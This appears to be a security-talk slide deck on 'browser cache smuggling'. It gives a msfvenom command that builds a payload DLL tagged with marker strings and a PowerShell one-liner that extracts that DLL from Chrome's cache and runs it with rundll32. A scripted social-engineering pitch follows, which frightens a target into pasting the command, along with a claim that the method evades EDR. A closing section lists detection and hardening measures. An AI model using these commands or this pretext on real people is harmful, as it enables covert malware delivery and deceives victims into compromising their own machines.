
So...

```
msfvenom -a x86 --platform windows -p windows/exec cmd=calc.exe -f dll > calc.dll
sed -i "1s/^/INDLL/" calc.dll
echo -n "OUTDLL" >> calc.dll
```

And...

```
$d="$env:LOCALAPPDATA\Google\Chrome\User Data\Default\Cache\Cache_Data\";
gci $d|{%
    $m=[regex]::Match([Text.Encoding]::Default.GetString([IO.File]::ReadAllBytes($_.FullName)),"(?<=INDLL)(.*?)(?=OUTDLL)","[Text.RegularExpressions.RegexOptions]::Singleline");
    if($m.Success){
        $p="$d\hello.dll";[IO.File]::WriteAllBytes($p,[Text.Encoding]::Default.GetBytes($m.Value));
        rundll32.exe $p,EntryPoint
    }
}
```






But why your target would run such a command ?

## Social Engineering

- 1) The target clicked on the link, he knows as well, the DLL is in its browser's cache ;
- 2) We can use that command and tell him its computer was infected ;
- 3) Now we have got the address ;
- 4) Target get scared ;
- 5) "Don't worry, we know how to fix it, you visited THAT website and your computer, it is stored in your browser history, just run this command."



# Why Browser Cache Smuggling is interesting ?

Mostly because of the incredibly powerful task decorrelation principle:

- 1) Malware is silently dropped in browsers' cache ;
- 2) Malware isn't triggered after being dropped, can detonate later;
- 3) Malware is not executed via LOLBAS and blends into legitimate network traffic;

**Task decorrelation is the best way to defeat modern EDR's**



## 4/ Protect and detect


### **Detection:**

- Rise an alert if a process that is not a browser touches cached files.
- Monitor everything that is located in %localappdata%

### **Laptop hardening:**

- Disable scripting engines for those who don't need it ;
- Install tools in C:\Programs\*.

Or may be we can simply empty the Google Chrome's caches ?



# Questions ?



Mail: [aurelien.chalot@protonmail.com](mailto:aurelien.chalot@protonmail.com)

Twitter: [https://x.com/Defte\\_](https://x.com/Defte_)

Discord: [deft\\_](#)

Blog: <https://blog.whiteflag.io>